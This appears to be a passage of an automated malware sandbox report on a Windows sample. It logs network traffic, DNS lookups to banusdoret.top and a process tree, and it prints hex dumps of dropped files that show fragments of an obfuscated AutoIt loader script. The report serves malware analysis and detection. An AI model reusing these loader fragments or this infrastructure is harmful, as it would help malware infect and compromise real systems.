Apr 8, 2021 10:51:59.340210915 CEST	49736	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:51:59.340400934 CEST	49736	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:51:59.377252102 CEST	443	49736	8.208.95.18	192.168.2.6
Apr 8, 2021 10:51:59.377367020 CEST	443	49736	8.208.95.18	192.168.2.6
Apr 8, 2021 10:51:59.447762012 CEST	443	49736	8.208.95.18	192.168.2.6
Apr 8, 2021 10:51:59.448004961 CEST	49736	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:51:59.484589100 CEST	49736	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:51:59.487601995 CEST	49737	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:51:59.521543980 CEST	443	49736	8.208.95.18	192.168.2.6
Apr 8, 2021 10:51:59.521784067 CEST	49736	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:51:59.524744034 CEST	443	49737	8.208.95.18	192.168.2.6
Apr 8, 2021 10:51:59.524957895 CEST	49737	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:51:59.525288105 CEST	49737	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:51:59.562771082 CEST	443	49737	8.208.95.18	192.168.2.6
Apr 8, 2021 10:51:59.562814951 CEST	443	49737	8.208.95.18	192.168.2.6
Apr 8, 2021 10:51:59.563021898 CEST	49737	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:51:59.563952923 CEST	49737	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:51:59.566720009 CEST	49737	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:51:59.603965044 CEST	443	49737	8.208.95.18	192.168.2.6
Apr 8, 2021 10:51:59.670713902 CEST	443	49737	8.208.95.18	192.168.2.6
Apr 8, 2021 10:51:59.670866966 CEST	49737	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:51:59.723289013 CEST	49737	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:51:59.760421038 CEST	443	49737	8.208.95.18	192.168.2.6
Apr 8, 2021 10:51:59.760620117 CEST	49737	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:51:59.834237099 CEST	49738	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:51:59.871321917 CEST	443	49738	8.208.95.18	192.168.2.6
Apr 8, 2021 10:51:59.871542931 CEST	49738	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:51:59.871781111 CEST	49738	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:51:59.908390045 CEST	443	49738	8.208.95.18	192.168.2.6
Apr 8, 2021 10:51:59.908427954 CEST	443	49738	8.208.95.18	192.168.2.6
Apr 8, 2021 10:51:59.908519983 CEST	49738	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:51:59.909439087 CEST	49738	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:51:59.914376974 CEST	49738	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:51:59.951232910 CEST	443	49738	8.208.95.18	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 10:52:00.016449928 CEST	443	49738	8.208.95.18	192.168.2.6
Apr 8, 2021 10:52:00.017641068 CEST	49738	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:52:00.074441910 CEST	49738	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:52:00.111310005 CEST	443	49738	8.208.95.18	192.168.2.6
Apr 8, 2021 10:52:00.111473083 CEST	49738	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:52:00.191163063 CEST	49739	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:52:00.228209019 CEST	443	49739	8.208.95.18	192.168.2.6
Apr 8, 2021 10:52:00.229124069 CEST	49739	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:52:00.229389906 CEST	49739	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:52:00.266302109 CEST	443	49739	8.208.95.18	192.168.2.6
Apr 8, 2021 10:52:00.266318083 CEST	443	49739	8.208.95.18	192.168.2.6
Apr 8, 2021 10:52:00.266870975 CEST	49739	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:52:00.267250061 CEST	49739	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:52:00.270010948 CEST	49739	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:52:00.306919098 CEST	443	49739	8.208.95.18	192.168.2.6
Apr 8, 2021 10:52:00.373229980 CEST	443	49739	8.208.95.18	192.168.2.6
Apr 8, 2021 10:52:00.373536110 CEST	49739	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:52:00.398222923 CEST	49739	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:52:00.435311079 CEST	443	49739	8.208.95.18	192.168.2.6
Apr 8, 2021 10:52:00.436233044 CEST	49739	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:52:00.503431082 CEST	49740	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:52:00.540998936 CEST	443	49740	8.208.95.18	192.168.2.6
Apr 8, 2021 10:52:00.544018984 CEST	49740	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:52:00.544552088 CEST	49740	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:52:00.582031012 CEST	443	49740	8.208.95.18	192.168.2.6
Apr 8, 2021 10:52:00.582063913 CEST	443	49740	8.208.95.18	192.168.2.6
Apr 8, 2021 10:52:00.582192898 CEST	49740	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:52:00.582699060 CEST	49740	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:52:00.585120916 CEST	49740	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:52:00.622780085 CEST	443	49740	8.208.95.18	192.168.2.6
Apr 8, 2021 10:52:00.686142921 CEST	443	49740	8.208.95.18	192.168.2.6
Apr 8, 2021 10:52:00.689125061 CEST	49740	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:52:00.738214970 CEST	49740	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:52:00.776184082 CEST	443	49740	8.208.95.18	192.168.2.6
Apr 8, 2021 10:52:00.776597977 CEST	49740	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:52:00.847709894 CEST	49741	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:52:00.885088921 CEST	443	49741	8.208.95.18	192.168.2.6
Apr 8, 2021 10:52:00.885189056 CEST	49741	443	192.168.2.6	8.208.95.18

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 10:50:12.925071001 CEST	64267	53	192.168.2.6	8.8.8.8
Apr 8, 2021 10:50:12.937567949 CEST	53	64267	8.8.8.8	192.168.2.6
Apr 8, 2021 10:50:14.182961941 CEST	49448	53	192.168.2.6	8.8.8.8
Apr 8, 2021 10:50:14.195956945 CEST	53	49448	8.8.8.8	192.168.2.6
Apr 8, 2021 10:50:15.112163067 CEST	60342	53	192.168.2.6	8.8.8.8
Apr 8, 2021 10:50:15.124771118 CEST	53	60342	8.8.8.8	192.168.2.6
Apr 8, 2021 10:50:20.564079046 CEST	61346	53	192.168.2.6	8.8.8.8
Apr 8, 2021 10:50:20.576509953 CEST	53	61346	8.8.8.8	192.168.2.6
Apr 8, 2021 10:50:30.808983088 CEST	51774	53	192.168.2.6	8.8.8.8
Apr 8, 2021 10:50:30.821641922 CEST	53	51774	8.8.8.8	192.168.2.6
Apr 8, 2021 10:50:31.685741901 CEST	56023	53	192.168.2.6	8.8.8.8
Apr 8, 2021 10:50:31.698636055 CEST	53	56023	8.8.8.8	192.168.2.6
Apr 8, 2021 10:50:39.998100042 CEST	58384	53	192.168.2.6	8.8.8.8
Apr 8, 2021 10:50:40.011301994 CEST	53	58384	8.8.8.8	192.168.2.6
Apr 8, 2021 10:50:42.811518908 CEST	60261	53	192.168.2.6	8.8.8.8
Apr 8, 2021 10:50:42.823417902 CEST	53	60261	8.8.8.8	192.168.2.6
Apr 8, 2021 10:50:44.874286890 CEST	56061	53	192.168.2.6	8.8.8.8
Apr 8, 2021 10:50:44.887089968 CEST	53	56061	8.8.8.8	192.168.2.6
Apr 8, 2021 10:50:46.472759962 CEST	58336	53	192.168.2.6	8.8.8.8
Apr 8, 2021 10:50:46.486099958 CEST	53	58336	8.8.8.8	192.168.2.6
Apr 8, 2021 10:50:47.450792074 CEST	53781	53	192.168.2.6	8.8.8.8
Apr 8, 2021 10:50:47.463474035 CEST	53	53781	8.8.8.8	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 10:50:48.312582970 CEST	54064	53	192.168.2.6	8.8.8.8
Apr 8, 2021 10:50:48.326539040 CEST	53	54064	8.8.8.8	192.168.2.6
Apr 8, 2021 10:50:48.603174925 CEST	52811	53	192.168.2.6	8.8.8.8
Apr 8, 2021 10:50:48.617897987 CEST	53	52811	8.8.8.8	192.168.2.6
Apr 8, 2021 10:50:51.302234888 CEST	55299	53	192.168.2.6	8.8.8.8
Apr 8, 2021 10:50:51.314358950 CEST	53	55299	8.8.8.8	192.168.2.6
Apr 8, 2021 10:50:52.029544115 CEST	63745	53	192.168.2.6	8.8.8.8
Apr 8, 2021 10:50:52.042207956 CEST	53	63745	8.8.8.8	192.168.2.6
Apr 8, 2021 10:50:52.439315081 CEST	50055	53	192.168.2.6	8.8.8.8
Apr 8, 2021 10:50:52.453015089 CEST	53	50055	8.8.8.8	192.168.2.6
Apr 8, 2021 10:51:03.801086903 CEST	61374	53	192.168.2.6	8.8.8.8
Apr 8, 2021 10:51:03.813566923 CEST	53	61374	8.8.8.8	192.168.2.6
Apr 8, 2021 10:51:29.412709951 CEST	50339	53	192.168.2.6	8.8.8.8
Apr 8, 2021 10:51:29.425477028 CEST	53	50339	8.8.8.8	192.168.2.6
Apr 8, 2021 10:51:30.261276007 CEST	63307	53	192.168.2.6	8.8.8.8
Apr 8, 2021 10:51:30.273669004 CEST	53	63307	8.8.8.8	192.168.2.6
Apr 8, 2021 10:51:30.883323908 CEST	49694	53	192.168.2.6	8.8.8.8
Apr 8, 2021 10:51:30.901643038 CEST	53	49694	8.8.8.8	192.168.2.6
Apr 8, 2021 10:51:39.885373116 CEST	54982	53	192.168.2.6	8.8.8.8
Apr 8, 2021 10:51:39.900033951 CEST	53	54982	8.8.8.8	192.168.2.6
Apr 8, 2021 10:51:45.649997950 CEST	50010	53	192.168.2.6	8.8.8.8
Apr 8, 2021 10:51:45.667886972 CEST	53	50010	8.8.8.8	192.168.2.6
Apr 8, 2021 10:51:48.161295891 CEST	63718	53	192.168.2.6	8.8.8.8
Apr 8, 2021 10:51:48.174905062 CEST	53	63718	8.8.8.8	192.168.2.6
Apr 8, 2021 10:51:52.257822037 CEST	62116	53	192.168.2.6	8.8.8.8
Apr 8, 2021 10:51:52.269671917 CEST	53	62116	8.8.8.8	192.168.2.6
Apr 8, 2021 10:51:53.155883074 CEST	63816	53	192.168.2.6	8.8.8.8
Apr 8, 2021 10:51:53.169202089 CEST	53	63816	8.8.8.8	192.168.2.6
Apr 8, 2021 10:51:54.576421976 CEST	55014	53	192.168.2.6	8.8.8.8
Apr 8, 2021 10:51:54.623588085 CEST	53	55014	8.8.8.8	192.168.2.6
Apr 8, 2021 10:52:16.008687019 CEST	62208	53	192.168.2.6	8.8.8.8
Apr 8, 2021 10:52:16.021300077 CEST	53	62208	8.8.8.8	192.168.2.6
Apr 8, 2021 10:52:26.028850079 CEST	57574	53	192.168.2.6	8.8.8.8
Apr 8, 2021 10:52:26.061989069 CEST	53	57574	8.8.8.8	192.168.2.6
Apr 8, 2021 10:52:27.082496881 CEST	51818	53	192.168.2.6	8.8.8.8
Apr 8, 2021 10:52:27.103729010 CEST	53	51818	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 8, 2021 10:50:39.998100042 CEST	192.168.2.6	8.8.8.8	0x880c	Standard query (0)	zjZFqZYoOt pryMyR.zjZ FqZYoOtpryMyR	A (IP address)	IN (0x0001)
Apr 8, 2021 10:50:52.439315081 CEST	192.168.2.6	8.8.8.8	0xf091	Standard query (0)	zjZFqZYoOt pryMyR.zjZ FqZYoOtpryMyR	A (IP address)	IN (0x0001)
Apr 8, 2021 10:51:48.161295891 CEST	192.168.2.6	8.8.8.8	0x1688	Standard query (0)	banusdoret.top	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 8, 2021 10:50:40.011301994 CEST	8.8.8.8	192.168.2.6	0x880c	Name error (3)	zjZFqZYoOt pryMyR.zjZ FqZYoOtpryMyR	none	none	A (IP address)	IN (0x0001)
Apr 8, 2021 10:50:52.453015089 CEST	8.8.8.8	192.168.2.6	0xf091	Name error (3)	zjZFqZYoOt pryMyR.zjZ FqZYoOtpryMyR	none	none	A (IP address)	IN (0x0001)
Apr 8, 2021 10:51:48.174905062 CEST	8.8.8.8	192.168.2.6	0x1688	No error (0)	banusdoret.top		8.208.95.18	A (IP address)	IN (0x0001)


HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Apr 8, 2021 10:51:48.335057974 CEST	8.208.95.18	443	192.168.2.6	49730	CN=vikertonara.top CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Fri Feb 26 18:10:55 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Thu May 27 19:10:55 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Code Manipulations

Statistics

Behavior



- WDnE51mua6.exe
- svchost.exe
- cmd.exe
- conhost.exe
- cmd.exe
- findstr.exe
- Gia.exe.com
- Gia.exe.com
- PING.EXE
- wscript.exe
- juROhmfLml.exe.com
- nslookup.exe
- nslookup.exe
- cmd.exe
- conhost.exe
- cmd.exe
- conhost.exe
- WMIC.exe
- cmd.exe
- conhost.exe
- makecab.exe

Click to jump to process

System Behavior

Analysis Process: WDnE51mua6.exe PID: 3000 Parent PID: 5944

General

Start time:	10:50:21
Start date:	08/04/2021
Path:	C:\Users\user\Desktop\WDnE51mua6.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\WDnE51mua6.exe'
Imagebase:	0x400000
File size:	1338284 bytes
MD5 hash:	7E7012645CC3D6D3572BB01891FBCEC1
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	40309F	CreateDirectoryW
C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40309F	CreateDirectoryW
C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\Che.vsd	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	414000	CreateFileW
C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\Lineamento.vsd	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	414000	CreateFileW
C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\Poi.vsd	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	414000	CreateFileW
C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\Veduto.vsd	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	414000	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\Che.vsd	unknown	262144	6e 5a 77 53 5a 4a 64 51 53 5a 77 4b 42 57 4a 43 74 70 62 66 5a 48 4e 77 7a 73 58 41 4c 75 67 56 50 73 62 69 6b 63 4c 47 6d 6c 54 51 4d 53 4a 47 6b 55 55 74 52 6f 48 51 6b 5a 6d 48 4c 51 79 4c 4c 75 56 70 6e 43 64 49 6e 52 51 50 4e 57 66 42 49 73 67 51 6b 70 72 47 4b 47 57 6b 57 72 55 4a 74 69 79 46 58 6d 69 4a 44 6b 47 71 61 53 72 67 4b 58 5a 78 42 67 41 42 65 67 6d 53 0d 0a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 c4 c6 f2	nZwSZJdQSZwKBWJCtpbfZHNwzsXALugVPsbikcLGmlTQMSJGkUUtRoHQkZmHLQyLLuVpnCdInRQPNWfBIsgQkprGKGWkWrUJtiyFXmiJDkGqaSrgKXZxBgABegmS.......................@...!..L.!This program cannot be run in DOS mode....$..........	success or wait	2	413F3A	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\Che.vsd	unknown	262144	8b 04 85 d8 1f 4d 00 80 64 08 28 fe ff 15 30 d3 49 00 50 e8 66 20 ff ff 59 e9 19 ff ff ff 57 ff 15 bc d3 49 00 85 c0 75 47 ff 15 30 d3 49 00 8b f0 56 e8 47 20 ff ff 59 8b 0b 8b c1 83 e1 3f c1 f8 06 6b c9 30 57 8b 04 85 d8 1f 4d 00 80 64 08 28 fe ff 15 60 d3 49 00 85 f6 0f 85 d7 fe ff ff e8 4f 20 ff ff c7 00 0d 00 00 00 e9 c7 fe ff ff 83 f8 02 75 07 8a 45 d4 0c 40 eb 0a 83 f8 03 8a 45 d4 75 02 0c 08 57 ff 33 88 45 ff e8 75 49 ff ff 8a 55 ff 59 59 8b 0b 80 ca 01 8b c1 88 55 ff 83 e1 3f c1 f8 06 6b c9 30 88 55 d4 8b 04 85 d8 1f 4d 00 88 54 08 28 8b 0b 8b c1 83 e1 3f c1 f8 06 6b c9 30 f6 45 14 02 8b 04 85 d8 1f 4d 00 c6 44 08 29 00 74 0e ff 33 e8 6b fd ff ff 8b f0 59 85 f6 75 28 8d 45 fe c6 45 fe 00 50 ff 75 14 8d 75 d4 83 ec 18 6a 06 59 8b fc ff 33 f3 a5 e8	.....M..d.(...0.I.P.f ..Y..... W....I...uG..0.I...V.G ..Y.... ..?...k.0W.....M..d.(...`.I... .....O .....u..E. .@.....E.u...W.3.E..uI...U.Y Y.....U...?...k.0.U.....M.. T.(.....?...k.0.E.....M..D.).t..3.k.....Y..u(.E..E..P.u.. u....j.Y...3...	success or wait	2	413F3A	WriteFile
C:\Users\user\AppData\Roaming\ QhXpJEISYfDvrPPKg\Lineamento.vsd	unknown	104668	24 44 58 41 75 50 75 6f 62 43 56 78 47 41 20 3d 20 57 46 7a 55 6c 64 72 4b 41 61 72 45 6d 68 28 22 31 32 39 24 31 31 33 24 39 37 24 37 37 24 31 32 30 24 39 37 24 39 36 24 31 31 38 24 38 36 24 31 32 33 24 31 31 39 24 31 32 31 24 31 32 38 24 38 34 24 31 32 38 24 38 39 22 2c 37 29 0d 0a 23 4e 6f 54 72 61 79 49 63 6f 6e 0d 0a 0d 0a 46 75 6e 63 20 7a 70 6f 46 4b 50 4a 79 76 77 44 71 6b 66 6f 28 24 61 6b 4a 66 46 2c 24 41 52 4e 67 41 2c 24 51 56 55 57 2c 24 69 63 6a 72 53 29 0d 0a 4c 6f 63 61 6c 20 24 41 43 6c 6b 67 68 55 4e 71 50 47 63 72 70 57 49 4f 57 41 6f 5a 47 79 4a 72 56 6f 4e 6e 66 61 42 74 49 4a 6c 66 46 6e 77 46 61 50 79 68 42 68 58 6d 44 67 56 47 77 58 54 20 3d 20 27 41 6f 7a 74 69 67 4c 76 74 73 78 6d 6c 61 6f 62 6d 44 47 51 5a 63 43 48 6b 68 55 71	$DXAuPuobCVxGA = WFzUldrKAarEm h("129$113$97$77$120$97 $96$118 $86$123$119$121$128$84 $128$89" ,7)..#NoTrayIcon....Func zpoFK PJyvwDqkfo($akJfF,$ARN gA,$QVUW,$icjrS)..Local $AClkghUNqPGcr pWIOWAoZGyJrVoNnfaBtl JLfFnwFaP yhBhXmDgVGwXT = 'AoztigLvtsxml aobmDGQZcCHkhUq	success or wait	3	413F3A	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\Lineamento.vsd	unknown	262144	63 49 45 6f 4d 67 6d 4c 27 0d 0a 24 37 34 20 3d 20 34 34 0d 0a 46 6f 72 20 24 4e 59 6f 69 4c 6f 68 71 42 6d 50 78 72 50 6e 68 6a 43 59 71 56 79 46 63 46 4d 6d 75 67 53 68 43 63 6b 72 43 5a 46 6a 46 6a 77 51 65 70 65 76 72 20 3d 20 31 30 20 54 6f 20 33 33 0d 0a 4c 6f 63 61 6c 20 24 50 41 73 6e 65 73 4c 74 45 4b 52 54 52 6e 43 20 3d 20 27 48 77 44 49 6a 65 56 5a 52 6c 74 68 6d 59 69 4e 4c 4c 43 55 49 6e 68 63 66 6d 62 4c 52 4b 64 68 4c 62 72 72 58 71 64 4e 45 61 47 53 6a 27 0d 0a 4c 6f 63 61 6c 20 24 59 4e 41 65 61 43 5a 62 41 53 4d 70 4b 57 4a 76 20 3d 20 45 78 65 63 75 74 65 28 57 46 7a 55 6c 64 72 4b 41 61 72 45 6d 68 28 22 38 39 24 31 32 32 24 31 32 30 24 31 31 31 24 31 31 36 24 31 30 39 24 37 39 24 31 32 31 24 37 36 24 31 31 34 24 31 31 37 24 31 30 33	cIEoMgmL'..$74 = 44..For $NYoi LohqBmPxrPnhjCYqVyFc FMmugShCck rCZFjFjwQepevr = 10 To 33..Local $PAsnesLtEKRTRnC = 'HwDIjeV ZRlthmYiNLLCUInhcfmbL RKdhLbrrX qdNEaGSj'..Local $YNAeaCZbASMpKWJv = Execute(WFzUldrKAarEm h("89$122$120$111$116$109$79$121 $76$114$117$103	success or wait	2	413F3A	WriteFile
C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\Poi.vsd	unknown	119603	67 73 62 65 6b 66 45 70 63 50 64 4c 78 77 45 47 4f 7a 79 66 6b 4c 57 59 4f 70 4e 51 65 4c 67 6d 79 6b 43 47 74 79 4b 6c 4b 6c 57 48 64 59 6f 78 77 66 70 70 6a 59 64 43 63 6d 67 65 43 4f 69 4a 42 51 3d 6f 6e 58 42 4a 4a 56 46 77 50 67 48 50 71 7a 4f 4e 42 74 68 69 55 71 6c 46 52 49 48 56 72 6a 79 41 7a 5a 56 72 4f 41 41 64 61 66 4e 75 52 6e 77 70 71 78 6f 76 44 6e 68 6e 4e 77 52 71 67 4a 58 43 6f 75 76 77 62 4b 59 71 45 57 4f 46 6a 72 4e 61 47 62 56 4a 74 4a 58 55 4d 76 64 53 4a 6d 65 49 61 6c 58 4c 65 71 4d 66 63 69 53 47 4b 49 6b 4a 6f 6d 78 51 4f 67 6e 6d 70 42 66 71 78 75 73 74 54 79 68 65 75 65 64 47 4c 47 67 57 51 64 6c 72 6b 48 4a 6c 79 6b 55 0d 0a 4c 6e 42 41 4c 4c 55 67 51 4f 4d 46 63 70 44 75 70 4e 79 6f 71 43 49 39 53 73 6b 50 4e 62 69 59 49 49 6c 70	gsbekfEpcPdLxwEGOzyfk LWYOpNQeL gmykCGtyKlKlWHdYoxwfp pjYdCcmge COiJBQ=onXBJJVFwPgH PqzONBthiUq lFRIHVrjyAzZVrOAAdafNu RnwpqxovDnhnNWRqgJXCouvwbKY qEWOFjrNaGb VJtJXUMvdSJmeIalXLeqM fciSGKIkJ omxQOgnmpBfqxustTyhe uedGLGgWQd lrkHJlykU..LnBALLUgQOM FcpDupNy oqCISskPNbiYIlp	success or wait	1	413F3A	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\Veduto.vsd	unknown	52394	e1 3c 88 38 9d 7e b0 8e b9 6a ee b5 ab d0 db 95 84 51 8d 8d 2d ca dc 27 ec bf 5f 3b 6e 7b 8a 09 63 d5 e3 4f 4f 8c 8d 50 d6 38 3d 5b 5b 70 84 88 04 e3 7f 47 b7 7e a2 98 5e 06 22 10 eb 32 6d 87 14 0b 1b 96 32 75 4a 19 ff 2e de 0e 33 93 71 73 e6 20 d3 c4 11 27 d0 c3 f1 84 61 1c b4 a3 82 ba 55 7e 8b 28 57 1f 2e 5e e9 1e 06 8c ba ec 70 e5 48 c8 e1 d1 93 e7 44 34 5f 68 7e 6d 24 40 70 3d fc 69 d7 3d c9 9d bd 46 be 09 67 68 a5 bc 3d 2a 9b 0d 04 11 8d a4 0d 0f c3 81 3a f9 58 80 53 32 3a 70 9a a9 4c 31 53 a3 d0 78 02 b5 a2 98 33 c8 ee af e3 fa ee 15 22 cd d4 a0 9b 73 57 5a 74 54 c1 51 72 b5 22 50 34 c0 a7 9e 9f 84 ef d5 a8 64 84 1a 1f b6 03 0a 95 f0 2e 6f 09 b6 02 42 8c 73 bb 87 8f c2 a1 fa 92 bf e4 f9 17 f8 29 5b fa e4 8f bf 7f a5 e9 c7 f0 0b fe f6 18 a8 d6 4a ea	.<.8.~...j.....Q..-..'.._;n{ ..c..OO..P.8=[[p.....G.~..^.". .2m.....2uJ.....3.qs. ...'.... a.....U~.(W..^......p.H.....D4 _h~m$@p=.i.=...F..gh..=*.. ....:.X.S2:p..L1S..x....3..... .."....sWZtT.Qr."P4.....d.. .....o...B.s.....)[.. .....J.	success or wait	1	413F3A	WriteFile
C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\Veduto.vsd	unknown	262144	87 5a 66 bc b6 48 b4 39 3b 93 ea 36 8c b7 5c c6 52 ae 7f 7d ca 08 24 62 fb c6 28 75 7e 12 d7 71 57 af c8 1a 4a 24 8c a4 09 a5 48 a9 2a 03 1e c2 9a 91 ca d1 4b 20 a7 75 7e 10 51 68 fb b5 3a f9 00 d8 f0 bd 08 cb 87 01 eb eb 41 e1 10 50 f8 28 4f 0d 4c 2d bc 31 ff fb f0 3c 90 8e ce 89 38 7e 56 c6 23 bc b0 b9 ba 88 b8 99 94 5c 71 ce 38 3f a7 a5 32 97 9a 93 87 58 6e cc 0c c1 87 a4 32 f8 d3 f0 9a 91 67 b3 57 de 6b da c4 7c 1b 0c a8 ac 87 0f 16 35 83 b2 bc 42 21 0f a3 9e 96 30 49 9b 7d c2 f8 ee 4c 38 4a 0f a8 cd e8 97 8a 1c 11 e7 d8 f5 87 8e 31 ed 85 78 68 84 5c 03 05 6f 5b 9e 61 26 df 7f 70 04 3c 44 02 6a f3 63 00 39 44 21 b7 21 12 58 0c 3c 38 c7 91 93 47 fb ab 8d 3f 9b 77 5d 00 e3 db 03 e1 69 2e d3 b7 02 ec 5d 01 6a 68 ea 11 ba 65 c2 08 d5 3f cc 95 38 7b 19 89	.Zf..H.9;..6..\.R..}..$b..(u~. .qW...J$....H.*.....K .u~.Qh..:.....A..P.(O.L- .1...< ....8~V.#.....\q.8?..2....X n.....2.....g.W.k..|.....5.. .B!....0I.}...L8J..... 1..xh.\..o[.a&..p.<D.j.c.9D!.! .X.<8...G...?.w].....i.....].j h...e...?..8{..	success or wait	1	413F3A	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\Veduto.vsd	unknown	25430	0e 1d a9 28 c9 97 95 08 c2 71 3f 4f f3 20 33 46 b7 e3 50 66 67 c2 bc bd c3 d4 52 ce f1 fa e4 23 43 55 4b 5a 15 b4 e5 1e 83 2e eb cc 73 65 51 32 d2 ba 7e 6e f3 d6 d4 03 21 b5 10 31 97 12 78 88 78 55 95 83 bb 1e 92 c8 ab c3 5d b7 aa 88 c1 0a 2c 60 23 5a 1b 76 58 9e 15 fa 31 9f a8 97 6f b6 51 aa 0a 76 9a 83 01 83 a6 1a 98 8f 91 27 e5 11 ff b0 08 c6 c4 94 0d 2d 04 58 36 9e c9 8d b5 08 98 9f b4 ce 69 f2 12 2b 9f d1 28 b5 f0 2d f1 ac dc ff c3 70 89 14 70 03 12 2b 76 3b 3a 07 ad f8 56 9b e3 ea 10 5f 7b a8 45 48 9b e5 37 31 92 a9 a3 5a a1 54 ae 01 3b b8 fe ae 11 70 38 81 b4 b1 6f 55 4a a7 68 fb 33 c9 a4 8a 0a 84 98 46 fa 